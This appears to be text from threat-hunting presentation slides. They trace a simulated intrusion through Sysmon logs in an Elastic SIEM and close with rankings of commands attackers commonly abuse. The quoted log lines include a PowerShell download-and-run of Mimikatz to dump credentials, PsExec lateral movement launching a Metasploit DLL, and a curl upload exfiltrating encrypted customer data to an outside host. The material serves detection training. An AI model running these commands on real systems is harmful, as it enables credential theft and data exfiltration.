
event_data.ParentImage	event_data.CommandLine
C:\Windows\System32\cmd.exe	powershell "IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFul'); Invoke-Mimikatz -DumpCreds"

Below the red box, a table shows the search results for the event, including the time, computer name, event ID, and the event data.

Time	computer_name	event_data.ProcessId	event_data.ParentImage	event_data.CommandLine
September 3rd 2017, 14:28:13.233	IE11Win7	2196	C:\Windows\System32\cmd.exe	powershell "IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFul'); Invoke-Mimikatz -DumpCreds"
September 3rd 2017, 08:50:12.022	IE11Win7	4572	C:\Windows\System32\rundll32.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
September 3rd 2017, 08:49:25.905	IE11Win7	5232	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\Windows\system32\net.exe" localgroup Administrators

Execution tactic pivoting uncovers **Tactic: Credential Access!**

TACTIC: LATERAL MOVEMENT...



TECHNIQUE: WINDOWS ADMIN SHARES

- Finding the pivot – mimikatz was run...
- **Remote File Copy + Windows Admin Shares**
- Search for **Administrator** in command line
 - Shared Administrator account ☹ – "net use" to move DLL
 - PsExec to remotely run the DLL

35 hits

event_data.CommandLine:*Administrator*

event_data.CommandLine: net use z: \\AdminPC\c\$ /USER:Administrator

CommandLine: PsExec.exe \\AdminPC -u AdminPC\Administrator "c:\windows\system32\rundll32 c:\users\administrator\metasploit.dll,DllMain"
September 2nd 2017, 21:39:34.023 beat.hostname: IE11Win7 beat.name: IE11Win7 beat.version: 5.5.2 computer_name: IE11Win7 event_data
factory: c:\Users\IEUser\Downloads\SysinternalsSuite\ event_data.Hashes: MD5=27304B246C7D5B4E149124D5F93C5B01,SHA256=3337E3875B05E0BFBA69A
79E8CFBF162EBB60CE58A0281437A7EF event_data.Image: C:\Users\IEUser\Downloads\SysinternalsSuite\Psexec.exe event_data.IntegrityLevel: Medi

TACTIC: EXFILTRATION

TECHNIQUE: DATA COMPRESSED/ENCRYPTED

user.name	message
Administrator	%OSDRIVE%\USERS\ADMINISTRATOR\METASPLOIT.DLL was allowed to run.

metasploit.dll


beat.hostname: "AdminPC"

What was done...

event_data.CommandLine	
02:57:56.207	tree /F
03:03:25.969	"c:\Program Files\7-Zip\7z.exe" a photos.7z Desktop\customer-data.txt -p7890UIOP1234asdf
03:51:14.171	curl --limit-rate 150K -F "upload=@c:\users\administrator\photos.7z" mydatadropbox.biz



TACTIC: COMMAND AND CONTROL



ATTACK SUMMARY

1. **Persistence:** VBS set to autostart in registry
2. **Execution:** VBS ran encoded PowerShell
3. **Execution:** Download & ran Meterpreter via RunDLL32
4. **Cred. Access:** Used PowerShell based Mimikatz
5. **Lateral Movement:** Scanned with credentials
6. **Lateral Movement:** Pivot to Admin PC via \$admin
7. **Exfil:** Compressed/Encrypted and Exfil'd data
8. **Command and Control:** Used DNS Tunneling

Caught every step!



WHICH COMMANDS ARE USED MOST?

- MITRE ATT&CK
- Japan CERT “Commands abused by attackers”
 - <http://blog.jpcert.or.jp/2016/01/windows-commands-abused-by-attackers.html>

Ranking	Command	Times executed
1	at	103
2	reg	31
3	wmic	24
4	wusa	7
5	netsh advfirewall	4
6	sc	4
7	rundll32	2

Ranking	Command	Times executed	Option
1	dir	62	
2	net user	21	/domain /add
3	net view	9	/domain
4	ping	4	
5	net localgroup	4	/add
6	tree	3	/F
7	type	2	
8	net group	1	/domain

Ranking	Command	Times executed	Option
1	tasklist	29	/m /svc
2	whoami	6	
3	ipconfig	5	/all
4	net start	4	
5	netstat	3	-ano
6	nslookup	3	
7	ver	2	
8	time	1	/t

REVIEW

- **High-value host and network data**
 - **Filtered, parsed, and enriched** logs using **Elastic stack**
- **Quantified** defense to management
- Hunt team:
 - Assumes Compromise
 - Uses **MITRE ATT&CK** based analytics
 - **Catches all attack stages in multiple ways**



TAKEAWAYS

- Focus on **post-exploitation** detection with **high-value logs**
- **Enrichment** enabled by Elastic SIEM
 - **New course: SEC455 – SIEM Design & Implementation**
- **MITRE ATT&CK** guides your analytics
- **Quantify and track** detection capability
- **Test it**, report, incentivize to constantly improve
- This setup = **Incredible detection superpower!!**

